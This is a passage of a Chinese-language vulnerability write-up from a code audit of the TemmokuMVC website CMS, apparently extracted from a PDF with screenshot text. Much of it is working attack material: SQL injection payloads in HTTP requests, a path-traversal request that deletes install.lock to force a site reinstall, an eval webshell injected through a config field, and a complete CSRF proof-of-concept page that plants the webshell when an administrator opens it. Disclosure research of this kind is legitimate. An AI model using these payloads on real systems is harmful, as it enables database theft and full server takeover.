我们看到进行检测 `$_config` 数组中下标为 `comment_del` 的值，这个时候我们需要进入后台设置一下：1. 开启站点注册用户功能 2. 允许站点用户删除自己的评论

后台管理系统
Background management system

控制面板 插件管理 ×

已安装插件管理

id	插件名称	表前缀	目录	是否在会员显示	状态	操作
1	登陆插件	login_	login	开启	开启	
2	验证码插件	verification_code_	verification_code	开启	开启	

未安装插件管理

插件名称	表前缀	目录	开发者信息	状态	版本	更新时间	操作
广告插件	advertisement_	advertisement	开发者:张东强 联系email:158726877@qq.com 开发公司: 郑州天目网络科技有限公司	待安装	2.0	20180331	安装 删除
友情链接	friend_link_	friend_link	开发者:张东强 联系email:158726877@qq.com 开发公司: 郑州天目网络科技有限公司	待安装	2.0	20180331	安装 删除

首先安装两个插件，然后进入 home 设置

后台管理系统
Background management system

设置
home设置
栏目管理
创建栏目
栏目管理
文章管理
添加文章
文章管理
专题管理
专题分类管理
专题管理
评论管理
评论管理

网站首页 主后台 home设置 模块系统 插件系统

控制面板 插件管理 × home设置 ×

home参数设置

评论设置 缓存设置 专题设置

每天允许发表评论数量	<input type="text" value="100"/>
未登录用户是否可以发布评论	<input checked="" type="radio"/> 可以 <input type="radio"/> 不可以
评论是否直接审核	<input checked="" type="radio"/> 自动审核 <input type="radio"/> 人工审核
评论是否使用验证码	<input checked="" type="radio"/> 不使用 <input type="radio"/> 使用
是否允许删除自己的评论	<input checked="" type="radio"/> 允许 <input type="radio"/> 不允许
URL规则	<input checked="" type="radio"/> 标准伪静态网址 <input type="radio"/> 精简伪静态网址

设置允许删除自己的评论

然后我们构造 HTTP 请求包

POST /?temmoku_dirs=user/comment/del HTTP/1.1

Host: www.temmoku.com


Content-Type: application/x-www-form-urlencoded

Cookie: 普通用户的 COOKIE

Content-Length: 64

iddb[]=1212&iddb[]=1212) UNION SELECT 1,2,3,4,sleep(5),6,7,8 --

请求结果:




The screenshot displays the Burp Suite interface with the following details:

- Request:**

```
1 POST /?temmoku_dirs=user/comment/del HTTP/1.1
2 Host: 192.168.1.6
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
  png,*/*;q=0.8,application/signed-exchange;v=b3
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 64
11 Cookie: temmoku_9d78a8c767d08a4c0e15b636941ec508=1593697928.2116;
  temmoku_485d44379b18cfc99d9c34900352cfe=
  512p2x28non6-U_eLHX9D1w1MeSQj2YfioX50k5K1PGW1YEXqbQbWQHqM2B84IE4NhtOUU
  zXtV8o2; temmoku_12b330beab70f334db44c4eacdb87f57=
  pu-Ulaxp4eze0tY74w8TpwGLic0dzS5c1CASF0m93-OL1z6P9s3Mq9IqBAsfjs5r-S8NTg2K
  4KzCld.
12 Connection: close
13
14 iddb[]=1212&iddb[]=1212) UNION SELECT 1,2,3,4,sleep(5),6,7,8 --
```
- Response:**


```
1 HTTP/1.1 200 OK
2 Date: Fri, 03 Jul 2020 02:53:11 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
  mod_log_rotate/1.02
4 X-Powered-By: PHP/7.3.4
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 1101
8
9 <!DOCTYPE html>
10 <html>
11 <head>
12 <meta http-equiv="refresh" content="10;url=FromUrl">
13 <meta charset="UTF-8">
14 <title></title>
15 </head>
16 <style>
17 .msg_ok{
18   position: absolute;
19   z-index: 1;
20   left: 20%;
21   right: 20%;
22   top: 30%;
23   background-color: #009688;
24   border-radius: 5px;
25   height: 200px;
26 }
27 .msg_ok .msg{
28   line-height: 100%;
29   color: #fff;
30   position: absolute;
31   line-height: 45px;
32   text-align: center;
33   width: 100%;
```



0x05 前台 SQL 注入漏洞 (二)

但是后台默认关闭“是否允许删除自己的评论”配置项，我们肯定不高兴的，怎么办呢？继续往下翻！

我们寻寻觅觅找到了第二个注入点，如图：



该注入点无需开启“是否允许删除自己的评论”配置项，我们现在从后台将它关闭。

home参数设置

评论设置 缓存设置 专题设置

每天允许发表评论数量	<input type="text" value="100"/>
未登录用户是否可以发布评论	<input checked="" type="radio"/> 可以 <input type="radio"/> 不可以
评论是否直接审核	<input checked="" type="radio"/> 自动审核 <input type="radio"/> 人工审核
评论是否使用验证码	<input checked="" type="radio"/> 不使用 <input type="radio"/> 使用
是否允许删除自己的评论	<input type="radio"/> 允许 <input checked="" type="radio"/> 不允许
URL规则	<input checked="" type="radio"/> 标准伪静态网址 <input type="radio"/> 精简伪静态网址

[立即提交](#)

构造 HTTP 请求包:

POST /?temmoku_dirs=user/sms/del HTTP/1.1

Host: www.temmoku.com

Content-Type: application/x-www-form-urlencoded

Connection: close

Cookie: 普通用户的 COOKIE

Content-Length: 53

iddb[]=11111) UNION SELECT 1,2,sleep(3),4,5,6,7,8 --

请求结果:

Burp Suite Professional v2020.2 - Temporary Project - licensed to surferyxz

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Send Cancel Follow redirection Target: http://192.168.1.6

Request


Raw Params Headers Hex

```
1 POST /?temmoku_dirs=user/sms/del HTTP/1.1
2 Host: 192.168.1.6
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
  png,*/*;q=0.8,application/signed-exchange;v=b3
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 64
11 Cookie: temmoku_9d78a9c767d08a4c0e15b63e941ec508=1593697928.2116;
  temmoku_d85d42379b18cfc99d9c34900352cfe=
  S1PzXk8non6-U_zLHX9D1w1MeS0jDZYfoX5QK5K1RGW1YEXqbQbWQHqNzB84IE4NhtOUU
  zXNV8o2; temmoku_12b330beab70f334db44c4eac6b87f57=
  pu-U1axp4eze0TY7w8Tpwg1e0d255c1CASF0m93-OL1z6P9s3Mq9IqBAzfjs5r-S8NTg2K
  4KzCld.
12 Connection: close
13
14 iddb[]=1212&iddb[]=1212) UNION SELECT 1,2,3,sleep(5),6,7,8 --
```

Response

Raw Headers Hex HTML Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 03 Jul 2020 03:00:45 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
  mod_log_rotate/1.02
4 X-Powered-By: PHP/7.3.4
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 1110
8
9 <!DOCTYPE html>
10 <html>
11 <head>
12 <meta http-equiv="refresh" content="10;url=FromOr1">
13 <meta charset="UTF-8">
14 <title></title>
15 </head>
16 <style>
17 .msg_ok{
18   position: absolute;
19   z-index: 1;
20   left: 20%;
21   right: 20%;
22   top: 30%;
23   background-color: #009688;
24   border-radius: 5px;
25   height: 200px;
26 }
```



0x06 前台任意文件删除漏洞（可重装整站）

我们从了解框架整个结构时，发现检查验证是通过判断 app/conf/install.lock 来使网站是否安装的，如果存在任意文件删除漏洞，那么攻击者即可直接将目标点网站重装。

而删除文件的函数为 unlink() 函数，我们全局搜索一下，看一下前台哪些地方调用了 unlink 函数。



我们看到该成员方法有形式参数，那么我们在本类看一下哪里调用了 img_move 方法



```
18 public function index() {
19     $array=[
20         [
21             'dir'=>'mob',
22             'name'=>'手机验证',
23         ],
24         [
25             'dir'=>'email',
26             'name'=>'Email验证',
27         ],
28         [
29             'dir'=>'idcard',
30             'name'=>'身份主体验证'
31         ]
32     ];
33     hook_listen('user_renzheng_begin',$array);
34     if($GET['type']=='idcard' && $POST['step']=='post'){
35         $renzheng=unserialize(C('renzheng'));
36         if(C('MYDB.id_rx_state')==1){
37             $this->err('已经通过审核，无法编辑');
38         }
39         if($renzheng['main']['is_ymz']){
40             $ymz=TemmokuVlib\Yzm::get_ymz_code($POST['ymz']);
41             if($ymz['code']!=0){
42                 $this->err('验证码错误');
43             }
44         }
45         $type=intval($POST['_type']);
46         if($type==1){
47             $this->img_move($POST['idcard_zheng'],'idcard_zheng');
48             $this->img_move($POST['idcard_fan'],'idcard_fan');
49             $this->img_move($POST['idcard_shouchi'],'idcard_shouchi');
50             $array=[
51                 'real_name'=>$POST['truename'],
```

直接将 \$_POST['idcard_zheng'] 传入进来，下面我们回来 img_move 方法看一下程序有没有做过滤之类的。

```
256 private function img_move($img,$type='') {
257     if($img) {
258         $oldfile=Temmoku_PATH.C('UPFILES_CATALOG')."/".$img;
259         //var_dump($oldfile);
260         if(is_file($oldfile))//只能是上传的本地文件，远程都不行
261
262         if(strpos($img, "tmp") !== 0 && !strstr($oldfile, C('UPFILES_CATALOG')."/tmp" ) ) {
263             return $img;
264         }
265         $uid=C('mydb.uid');
266         $ceil = ceil(c('mydb.uid')/1000);
267         $url='renzheng/'.$ceil."/". $uid."/".md5(C('MD5')."_" .c('mydb.uid')."_" . $type)." .png";
268
269         $newfile=Temmoku_PATH.C('UPFILES_CATALOG')."/".$url;
270         write_dir($newfile);
271         if(@move_uploaded_file($oldfile,$newfile)){
272             @chmod($newfile, 0777);
273             unlink($oldfile);
274         }else{
275             if(@copy($oldfile,$newfile))
276             {
277                 @chmod($newfile, 0777);
278                 unlink($oldfile);
279             }
280
281             return $url;
282     }
```

使用 strpos 以及 strstr 进行验证是否在 tmp 目录下，strpos 函数返回字符串的位置，strstr 返回字符串的剩余部分。我们可以这样构造进行验证。

返回 / tmp 的列表部分，我们可以这样构造进行绕过：

```
idcard_zheng=tmp/../../app/conf/install.lock
```

构造 HTTP 请求包：

```
POST /?temmoku_dirs=user/renzheng/index&type=idcard HTTP/1.1
```

Host: www.temmoku.com

Content-Type: application/x-www-form-urlencoded


Cookie: 用户的 COOKIE

Connection: close

Content-Length: 48

```
step=post&_type=1&idcard_zheng=tmp/../../app/conf/install.lock
```

运行结果：



```
14 step=post&_type=1&idcard_zheng=tmp/../../app/conf/install.lock
38
39     color: #111;
40     #timer{
41         color: #23232E;
42         padding-right: 10px;
43     }
44 </style>
45 <body>
46     <div class="msg_ok">
47         <div class="msg">
48             <div>提交成功,等待客服进行审核
49             <div><span id="timer">10</span>秒后返回上一步
50             <div><a href="FromUrl">立即返回</div>
51         </div>
52     </div>
53 </body>
54 <script language="javascript" type="text/javascript">
55     function run() {
56         var s = document.getElementById("timer");
57         s.innerHTML = s.innerHTML * 1 - 1;
58     }
59     window.setInterval("run()", 1000);
60 </script>
61 </html>
```

再次请求 index.php

百度翻译 MD5免费在线解密破 T00LS | 低调求发展 僵尸检测 BUUCTF 哔哩哔哩 (゜-゜)つロ FreeBuf互联网安全新 智助勋勋勋直播

Temmoku MVC 安装向导

TemmokuMVC 网站管理系统最终用户协议

感谢您使用TemmokuMVC网站管理系统(以下简称TemmokuMVC), TemmokuMVC是一款基于模块及插件化为一体的网站管理系统。

邳州天目网络科技有限公司为TemmokuMVC产品的开发商, 依法独立拥有TemmokuMVC产品www.temmoku.cn。无论个人、企业或组织、盈利与否、用途如何(包括以学习和研究为目的), 理解、同意、并遵守本协议的全部条款后, 方可开始使用TemmokuMVC。

本授权协议适用于TemmokuMVC软件的所有版本, 模块, 及插件, TemmokuMVC官方拥有对本

一、协议许可的权利


- 您可以在完全遵守本许可协议的基础上, 将本软件应用于商业用途, 而不必支付软件版权许

接受以上协议

成功进入安装向导

0x07 双引号解析漏洞导致的后台 GETSHELL

我们之前了解 MVC 框架时，有了解到 / app/conf / 文件夹下的所有内容都会被包含，笔者在这里简单翻了翻看到./app/conf/setting.php 文件中以双引号保存值



```
19     'gd_time'=>"0",
20     'gd_copy'=>"1",
21     'gd_thumb'=>"1",
22     'gd_thumb_width'=>"100",
23     'gd_thumb_height'=>"90",
24     'gd_water'=>"2",
25     'gd_water_text'=>"11",
26     'gd_water_text_size'=>"20",
27     'gd_water_text_color'=>"072942",
28     'gd_water_text_font'=>"msyh.ttf",
29     'gd_water_img'=>"",
30     'gd_water_alpha'=>"",
31     'gd_water_min_width'=>"",
32     'gd_water_min_height'=>"",
33     'gd_water_position'=>"5",
34     'article_dir'=>"Y/m/d/",
35     'article_dir_class'=>"1",
36     'function_m'=>"1",
37     'upfiles_catalog'=>"attachment",
38     'images_get_down'=>"1",
39     'content_del_link'=>"1",
40     'content_link_white_list'=>"",
41     'admin_login_yz'=>"0",
42     'admin_login_ip'=>"",
43     'admin_login_is_ymz'=>"0",
44     'cookie_is_en'=>"1",
45     'index'=>"home",
46 ]
```

这些配置可以从后台进行配置。

在? temmoku_dirs=/admin/setting/article 中我们可以看到配置项。

域名重定向 http://www.temmoku.com/?temmoku_dirs=/admin/setting/article

百度翻译 MD5免费在线解密 T00LS | 低调求发展 - 僵尸检测 BUUCTF 哔哩哔哩 (° - °)つ口 FreeBuf互联网安全新 智


该页面采用不加密的http传输协议，与你建立的连接不安全，请勿在页面内输入任何敏感信息（密码或银行卡信息等）

内容参数设置

内容附件目录设置	<input type="radio"/> 不划分 <input type="radio"/> 按年 <input type="radio"/> 按月 <input type="radio"/> 按日 <input type="radio"/> 年/月 <input checked="" type="radio"/> 年/月/日
内容附件是否自动归类	<input type="radio"/> 不归类 <input checked="" type="radio"/> 归类 比如jpg的放到一个文件夹，png的放另一个文件夹
是否启用M函数缓存	<input type="radio"/> 不缓存 <input checked="" type="radio"/> 缓存
附件存放目录	<input type="text" value="attachment"/>
发布内容时是否本地化图片	<input type="radio"/> 不下载 <input checked="" type="radio"/> 下载到本地
发布内容时是否删除外链	<input type="radio"/> 不删除 <input checked="" type="radio"/> 删除
外链白名单	<input type="text" value="不输入则只保存本站的链接，其它链接全部删除"/> 一行一个,如: www.temmoku.cn

立即设置

我们将它改为 attachment\${@phpinfo()}, 如图:



Phpinfo:



Phpinfo 成功被双引号所解析。

0x08 CSRF 钓鱼管理员直接 GETSHELL

因为双引号解析漏洞在后台，同时只需要一个简单带有管理员 COOKIE 的 HTTP 请求就可以完

成攻击演练。我们当然不想让它这么鸡肋的活着，同时我们在了解框架时，整个框架没有对 CSRF 进行防护。那么我们可以由此漏洞搭配 CSRF 来使漏洞更加易于利用。

笔者编写了如下 POC 进行测试：

```
<?php
$url = 'http://192.168.1.6/';
?>
<!DOCTYPE html>
<html>
<head>

<title></title>
</head>
<body>
<form action="<?php echo $url;?>/index.php?temmoku_dirs=/admin/setting/article" method="post">
  <input type="hidden" name="web[articletimedir]" value="Y/m/d/" >
  <input type="hidden" name="web[articledirclass]" value="1">
  <input type="hidden" name="web[function_m]" value="1">
  <input type="hidden" name="web[upfiles_catalog]" value="attachment#{@eval($_POST[c])}">
  <input type="hidden" name="web[images_get_down]" value="1">
  <input type="hidden" name="web[content_del_link]" value="1">
  <input type="hidden" name="web[content_link_white_list]" value="">
  <input type="hidden" name="step" value="post">
</form>
<script type="text/javascript">
  var oForm = document.getElementById('form');
  oForm.submit();
  window.location = "<?php echo $url;?>";
</script>
</body>
</html>
```

放置在攻击者的 WEB 服务器上，在第二行可以定义目标站点，然后构造 URL 使管理员点击。

当管理员在后台登录的状态下打开即可直接修改 setting.php 文件，将 `#{@eval($_POST[c])}` 写入文件中，攻击者可以连接 index.php 密码 c 进行管理 webshell。

0x09 官网检测

代码审计完成后笔者发现官网就是使用的该系统，并开启了用户注册功能。联系上站长得到授权后笔者将漏洞详情写到本篇文章中进行分享。（现官网已修复）



我们代码审计过程中有挖掘到只需要前台正常用户权限就可以进行 SQL 注入的漏洞。笔者在官网中发现开启 DEBUG 模式，我们进行报错注入，看一下是否可以注入 user() 函数的信息。

浏览器地址栏: <https://www.temmoku.cn/admin>

浏览器书签: 百度翻译, MD5免费在线解密破, T00LS | 低调求发展, 僵尸检测, BUUCTF, 哔哩哔哩

网站后台

网站导航: 网站首页, 其它系统, 插件系统

全局网站设置

网站设置

home设置

内容参数设置

后台登陆限制

水印及缩略图设置

邮箱参数设置

网站导航菜单设置

控制面板

网站设置

内容参数设置

网站设置

网站状态	<input checked="" type="radio"/> 开启 <input type="radio"/> 关闭 如果关闭了, 则只能登陆后台。插件及模块都
网站状态	关闭原因

使用我们后台的 getshell 方法

是否启用M函数缓存	<input type="radio"/> 不缓存 <input checked="" type="radio"/> 缓存
附件存放目录	<code>attachment\${@eval(\$_POST[c])}</code>
发布内容时是否本地化图片	<input type="radio"/> 不下载 <input checked="" type="radio"/> 下载到本地
发布内容时是否删除外链	<input type="radio"/> 不删除 <input checked="" type="radio"/> 删除
外链白名单	<div style="border: 1px solid #ccc; padding: 5px; min-height: 100px;"><code>www.temmoku.cn</code></div> <p>一行一个,如: www.temmoku.cn</p>
立即设置	

Getshell:

0x10 其他 GETSHELL 占

白盒审计虽然比较系统化，但与黑盒进行搭配才可以达到最完美的效果。

比如我们在后台随便浏览一下，如图：



我们就可以非常轻松的访问每个功能模块，对其 fuzz 的同时再次进行代码审计，可以达到出乎意料的效率。